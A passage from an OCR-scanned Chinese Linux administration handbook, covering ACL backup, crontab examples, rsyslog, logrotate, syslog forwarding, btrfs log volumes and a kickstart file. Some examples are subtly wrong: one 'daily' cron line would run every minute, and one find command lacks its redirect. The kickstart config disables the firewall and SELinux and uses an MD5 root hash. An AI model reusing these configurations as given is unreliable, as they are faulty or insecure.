neo@netkiller:/mnt/loop$ setfacl -b file
neo@netkiller:/mnt/loop$ getfacl file
# file: file
# owner: neo
# group: neo
user::rw-
group::r--
        other::r--
```

backup and restore

backup

```
```

```
$ getfacl -R dir > dir.acl
```

restore

```
$ setfacl --restore dir.acl
```

第 15 章 crontab 定时任务

1. /etc/crontab

```
neo@netkiller ~/workspace/Linux % cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username
fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/b
in

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report
/etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / &&
run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / &&
run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / &&
run-parts --report /etc/cron.monthly )
#
```

演示实例

```
1) 每10分钟检查次mysql主从同步
*/10 * * * * /bin/bash
/usr/local/bin/monitor/mysql_check_slave.sh > /dev/null 2>&1

2) 每天重启下nsac服务
* * */1 * * /etc/init.d/nsca restart
```

3) 每天的20时50分删除指定目录下30天前文件
```
50 20 * * * find /var/log/rsyncxk015log/ -type f -ctime +30 -
delete /dev/null 2>&1
```

4) 每月的1、11、21、31日是的6点30分执行一次ls命令
```
30 6 */10 * * ls
```

5) 周一到周五每天的16点0分做一次svn日备份（自己写的svn备份脚本）
```
0 16 * * 1-5    /bin/bash /usr/local/bin/shell/svn_hotcopy.sh
day  > /dev/null 2>&1
```

6) 每月1号17点0分做一次svn月备份
```
0 17 1 * *      /bin/bash /usr/local/bin/shell/svn_hotcopy.sh
month > /dev/null 2>&1
```

7) 每周周六的16点0分做一次svn周备份
```
0 16 * * 6      /bin/bash /usr/local/bin/shell/svn_hotcopy.sh
week > /dev/null 2>&1
```

8) 每隔两周,在周6的22点30分执行一次mysql完全备份,注意%在crontab下要转义
```
30 22 * * 6 [ $(/usr/bin/expr $(/bin/date +\%W) % 2) -eq 1 ] &&
/usr/local/bin/backup_shell/mysql_fullback.sh
```

9) 每个月,在最后一周的周6的22点30分执行一次mysql完全备份,注意%在crontab下要转义
```
30 22 * * 6 [ $(date -d "+7 days" +\%d) -gt  23 ] &&
/usr/local/bin/backup_shell/mysql_fullback.sh
```

每个月,在第一周的周6的22点30分执行一次mysql完全备份
```
30 22 * * 6 [ $(date -d "+7 days" +\%d) -lt  14 ] &&
/usr/local/bin/cron_mysql_feeds_db.sh &>
/tmp/cron_mysql_feeds_db.log
```

10) 一个随机时间执行脚本 如签到 . 下面例子依赖atd 服务
```
0 7 * * * source /etc/profile && /bin/echo
'/usr/local/bin/casperjs /root/51ca.js' | at now + $(shuf -i 2-
59 -n 1) min
```

第 16 章 Logging 日志

1. rsyslog

www.rsyslog.com

目前rsyslog已经成为Linux标配之日程序，默认会安装，如果没有安装请使用下面命令安装。

```
yum install rsyslog
```

1.1. rsyslog.conf

```
$ cat /etc/rsyslog.conf
#  /etc/rsyslog.conf    Configuration file for rsyslog.
#
#                       For more information see
#                       /usr/share/doc/rsyslog-
doc/html/rsyslog_conf.html
#
#  Default logging rules can be found in /etc/rsyslog.d/50-
default.conf


#################
#### MODULES ####
#################

$ModLoad imuxsock # provides support for local system logging
$ModLoad imklog   # provides kernel logging support
#$ModLoad immark  # provides --MARK-- message capability

# provides UDP syslog reception
#$ModLoad imudp
```

```
#$UDPServerRun 514

# provides TCP syslog reception
#$ModLoad imtcp
#$InputTCPServerRun 514

# Enable non-kernel facility klog messages
$KLogPermitNonKernelFacility on

###########################
#### GLOBAL DIRECTIVES ####
###########################

#
# Use traditional timestamp format.
# To enable high precision timestamps, comment out the
following line.
#
$ActionFileDefaultTemplate RSYSLOG_TraditionalFileFormat

# Filter duplicated messages
$RepeatedMsgReduction on

#
# Set the default permissions for all log files.
#
$FileOwner syslog
$FileGroup adm
$FileCreateMode 0640
$DirCreateMode 0755
$Umask 0022
$PrivDropToUser syslog
$PrivDropToGroup syslog

#
# Where to place spool and state files
#
$WorkDirectory /var/spool/rsyslog

#
# Include all config files in /etc/rsyslog.d/
#
$IncludeConfig /etc/rsyslog.d/*.conf
```

2. logrotate - rotates, compresses, and mails system logs

```
logrotate 的配置文件是 /etc/logrotate.conf。主要参数如下表：

参数                                    功能
compress                                通过gzip 压缩转储以后的日志
nocompress                              不需要压缩时，用这个参数
copytruncate                            用于还在打开中的日志文件，把当前日志
备份并截断
nocopytruncate                          备份日志文件但是不截断
create mode owner group 转储文件，使用指定的文件模式创建新的日志文件
nocreate                                不建立新的日志文件
delaycompress 和 compress 一起使用时，转储的日志文件到下一次转储时才压
缩
nodelaycompress                         覆盖 delaycompress 选项，转储同时
压缩。
errors address                          专储时的错误信息发送到指定的Email 地
址
ifempty                                 即使是空文件也转储，这个是
logrotate 的缺省选项。
notifempty                              如果是空文件的话，不转储
mail address                            把转储的日志文件发送到指定的E-mail
地址
nomail                                  转储时不发送日志文件
olddir directory                        转储后的日志文件放入指定的目录，必须
和当前日志文件在同一个文件系统
noolddir                                转储后的日志文件和当前日志文
件放在同一个目录下
prerotate/endscript     在转储以前需要执行的命令，这两个关键字必须单独
成行
postrotate/endscript    在转储以后需要执行的命令，这两个关键字必须单独
成行
daily                                   指定转储周期为每天
weekly                                  指定转储周期为每周
monthly                                 指定转储周期为每月
rotate count                            指定日志文件删除之前转储的次数，0 指
没有备份，5 指保留5 个备份
tabootext [+] list                      让logrotate 不转储指定扩展名的文
```

```
件，缺省的扩展名是：.rpm-orig, .rpmsave, v, 和 ~
size size                                   当日志文件到达指定的大小时才
转储，Size 可以指定 bytes (缺省)以及KB (sizek)或者MB (sizem).
```

logrotate 是linux系统自带的日志分割与压缩程序，通过crontab每日运行一次。

2.1. /etc/logrotate.conf

```
$ cat /etc/cron.daily/logrotate
#!/bin/sh

test -x /usr/sbin/logrotate || exit 0
/usr/sbin/logrotate /etc/logrotate.conf
```

```
$ cat /etc/logrotate.conf
# see "man logrotate" for details
# rotate log files weekly
weekly

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

# uncomment this if you want your log files compressed
#compress

# packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own wtmp, or btmp -- we'll rotate them here
/var/log/wtmp {
```

```
    missingok
    monthly
    create 0664 root utmp
    rotate 1
}

/var/log/btmp {
    missingok
    monthly
    create 0660 root utmp
    rotate 1
}

# system-specific logs may be configured here
```

2.2. /etc/logrotate.d/

日志配置

配置多个日志每行写一个条，是用绝对路径

```


/var/log/cron
/var/log/maillog
/var/log/messages
/var/log/secure
/var/log/spooler
{
    missingok
    sharedscripts
    postrotate
        /bin/kill -HUP `cat /var/run/syslogd.pid 2> /dev/null`
2> /dev/null || true
    endscript
}
```

通配符匹配

例如 /var/log/nginx/*.log 匹配所有 nginx 日志

```
/var/log/nginx/*.log {
        daily
        missingok
        rotate 52
        compress
        delaycompress
        notifempty
        create 640 nginx adm
        sharedscripts
        postrotate
                [ -f /var/run/nginx.pid ] && kill -USR1 `cat
/var/run/nginx.pid`
        endscript
}
```

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
        weekly
        missingok
        rotate 52
        compress
        delaycompress
        notifempty
        create 640 root adm
        sharedscripts
        postrotate
                if [ -f "`. /etc/apache2/envvars ; echo
${APACHE_PID_FILE:-/var/run/apache2.pid}`" ]; then
                        /etc/init.d/apache2 reload > /dev/null
                fi
        endscript
}
```

create 创建日志文件，指定用于与访问权限

```
$ cat /etc/logrotate.d/mysql-server
# - I put everything in one block and added sharedscripts, so
that mysql gets
#   flush-logs'd only once.
#   Else the binary logs would automatically increase by n
times every day.
# - The error log is obsolete, messages go to syslog now.
/var/log/mysql.log /var/log/mysql/mysql.log
/var/log/mysql/mysql-slow.log {
        daily
        rotate 7
        missingok
        create 640 mysql adm
        compress
        sharedscripts
        postrotate
                test -x /usr/bin/mysqladmin || exit 0
                # If this fails, check debian.conf!
                MYADMIN="/usr/bin/mysqladmin --defaults-
file=/etc/mysql/debian.cnf"
                if [ -z "`$MYADMIN ping 2>/dev/null`" ]; then
                  # Really no mysqld or rather a missing
debian-sys-maint user?
                  # If this occurs and is not a error please
report a bug.
                  #if ps cax | grep -q mysqld; then
                  if killall -q -s0 -umysql mysqld; then
                    exit 1
                  fi
                else
                  $MYADMIN flush-logs
                fi
        endscript
}
```

postrotate

日志切割后运行脚本，通常用于通知父进程，日志已经改变。

```
/var/log/httpd/*log {
    missingok
    notifempty
    sharedscripts
    postrotate
        /sbin/service httpd reload > /dev/null 2>/dev/null ||
true
    endscript
}
```

```
/var/log/cacti/*.log {
        weekly
        missingok
        rotate 52
        compress
        notifempty
        create 640 www-data www-data
        sharedscripts
}
```

3. syslog-ng

syslog-ng与rsyslog功能类似，但是没有成为主流。

4. syslog, klogctl - read and/or clear kernel message ring buffer; set console_loglevel

注意

很多2011年前很多Linux发行版使用syslog，但自2011之后，各种Linux发行版逐步向rsyslog迁移。rsyslog成为主流。

4.1. /etc/sysconfig/syslog

enables logging from remote machines

```
# vim /etc/sysconfig/syslog

#SYSLOGD_OPTIONS="-m 0"
SYSLOGD_OPTIONS="-r -m 0"
```

```
# /etc/init.d/syslog restart
Shutting down kernel logger:                               [
OK  ]
Shutting down system logger:                               [
OK  ]
Starting system logger:                                    [
OK  ]
Starting kernel logger:                                    [
OK  ]
```

4.2. /etc/syslog.conf

```
*.*                     @172.16.0.9
```

所有日志将被重定向到172.16.0.9

```
[root@dev1 test]# service syslog restart
Shutting down kernel logger:                               [
OK  ]
Shutting down system logger:                               [
OK  ]
Starting system logger:                                    [
OK  ]
Starting kernel logger:                                    [
OK  ]
[root@dev1 test]#
```

4.3. logger

日志的级别

```
emerg 系统已经不可用，级别为紧急
alert 警报，需要立即处理和解决
crit 既将发生，得需要预防。事件就要发生
warnig 警告
err 错误信息，普通的错误信息
notice 提醒信息，很重要的信息
info 通知信息，属于一般信息
debug 这是调试类信息
```

```
#vi /etc/syslog.conf

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
```

```
*.info;mail.none;authpriv.none;cron.none;local1.none;local3.non
e /var/log/messages

#my log
local3.* /var/log/my.log
```

```
# service syslog restart
Shutting down kernel logger:                               [
OK  ]
Shutting down system logger:                               [
OK  ]
Starting system logger:                                    [
OK  ]
Starting kernel logger:                                    [
OK  ]
```

```
ping 192.168.0.1 | logger -it logger_test -p local3.notice
```

```
# cat /var/log/my.log
Jan 12 18:06:03 dev1 logger_test[10991]: PING 192.168.0.1
(192.168.0.1) 56(84) bytes of data.
Jan 12 18:06:03 dev1 logger_test[10991]: 64 bytes from
192.168.0.1: icmp_seq=1 ttl=64 time=0.746 ms
Jan 12 18:06:04 dev1 logger_test[10991]: 64 bytes from
192.168.0.1: icmp_seq=2 ttl=64 time=0.713 ms
Jan 12 18:06:05 dev1 logger_test[10991]: 64 bytes from
192.168.0.1: icmp_seq=3 ttl=64 time=0.924 ms
Jan 12 18:06:06 dev1 logger_test[10991]: 64 bytes from
192.168.0.1: icmp_seq=4 ttl=64 time=0.819 ms
Jan 12 18:06:08 dev1 logger_test[10991]: 64 bytes from
192.168.0.1: icmp_seq=5 ttl=64 time=0.667 ms
Jan 12 18:06:09 dev1 logger_test[10991]: 64 bytes from
```

```
192.168.0.1: icmp_seq=6 ttl=64 time=0.626 ms
Jan 12 18:06:10 dev1 logger_test[10991]: 64 bytes from
192.168.0.1: icmp_seq=7 ttl=64 time=0.665 ms
```

4.4. To Log Messages Over UDP Network

5. 挂载日志卷

对于有些应用，日志基表庞大，并且需要长期保留日志，这种情况我们通常使用独立卷存储日志。下面的例子我们使用 btrfs 为 tomcat 提供日志卷服务。

5.1. 子卷挂载

将 /srv/apache-tomcat/logs 日志目录挂载到 /www/logs 子卷

```
[root@iZ62sreab5qZ ~]#  btrfs subvolume snapshot /www /www/logs
Create a snapshot of '/www' in '/www/logs'

UUID=6b2d5cbf-0b0f-42df-b697-7280671ea847 /srv/apache-
tomcat/logs btrfs defaults,subvol=logs 1 1
```

5.2. 使用过个子卷

挂载多个子卷

```
[root@iZ62sreab5qZ ~]#  btrfs subvolume snapshot /www /www/logs
Create a snapshot of '/www' in '/www/logs'
[root@iZ62sreab5qZ ~]#  btrfs subvolume snapshot /www
/www/logs/admin
Create a snapshot of '/www' in '/www/logs/admin'
[root@iZ62sreab5qZ ~]#  btrfs subvolume snapshot /www
/www/logs/m
Create a snapshot of '/www' in '/www/logs/m'
[root@iZ62sreab5qZ ~]#  btrfs subvolume snapshot /www
/www/logs/www
Create a snapshot of '/www' in '/www/logs/www'
```

5.3. /etc/fstab配置

```
UUID=9936c1b9-44ea-46b7-ae7c-2486c4859116 /srv/apache-tomcat-
www/logs btrfs defaults,subvol=logs/www 1 1
UUID=9936c1b9-44ea-46b7-ae7c-2486c4859116 /srv/apache-tomcat-
admin/logs btrfs defaults,subvol=logs/admin 1 1
UUID=9936c1b9-44ea-46b7-ae7c-2486c4859116 /srv/apache-tomcat-
m/logs btrfs defaults,subvol=logs/m 1 1
```

第 17 章 kickstart

摘要

Kickstart 无人值守安装

1. install kickstart

```
# yum search kickstart
Loaded plugins: refresh-packagekit
============================================================
========== Matched: kickstart
============================================================
==========
pykickstart.noarch : A python library for manipulating
kickstart files
system-config-kickstart.noarch : A graphical interface for
making kickstart files
sl-revisor-configs.noarch : Kickstart and config files for
creating your own SL Spins

# yum install system-config-kickstart
```

2. ks.cfg

```
# cat ks.cfg
#platform=x86, AMD64, or Intel EM64T
#version=DEVEL
# Firewall configuration
firewall --disabled
# Install OS instead of upgrade
install
# Use CDROM installation media
cdrom
# Root password
rootpw --iscrypted $1$5T/3LoJq$0B3n9sC.NuuGslFqkWDSw/
# Network information
network  --bootproto=dhcp --device=eth0 --onboot=on
# System authorization information
auth  --useshadow  --passalgo=md5
# Use graphical install
graphical
firstboot --disable
# System keyboard
keyboard us
# System language
lang en_US
# SELinux configuration
selinux --disabled
# Installation logging level
logging --level=info

# System timezone
timezone  Asia/Harbin
# System bootloader configuration
bootloader --location=mbr
# Clear the Master Boot Record
zerombr
# Partition clearing information
clearpart --all --initlabel
# Disk partitioning information
part /boot --fstype="ext4" --size=500
part swap --fstype="swap" --size=32000
part / --fstype="ext4" --size=50000
```

```
part /opt --fstype="ext4" --grow --size=1
```

3. boot 参数

```
boot:

linux ks=floppy
linux ks=floppy:/<path>
linux ks=hd:fd0:/ks.cfg

linux ks=hd:<device>:/<file>
linux ks=hd:sda3:/ks.cfg

linux ks=nfs:<server:>/<path> ksdevice=eth1
linux ks=nfs:<server>:/<path>

linux ks=http://<server>/<path>

linux ks=file:/<file>
linux ks=cdrom:/<path>
linux ks=cdrom:/ks.cfg

USB:

linux install ks=hd:sda:/anaconda-ks.cfg
or
linux install ks=hd:sda1:/anaconda-ks.cfg
```

第 18 章 System Utilities 配置工具

1. CentOS 6

setup

timeconfig


system-config-cluster

system-config-httpd

system-config-nfs


system-config-samba

1.1. system-config-date







1.2. system-config-firewall





1.3. system-config-securitylevel



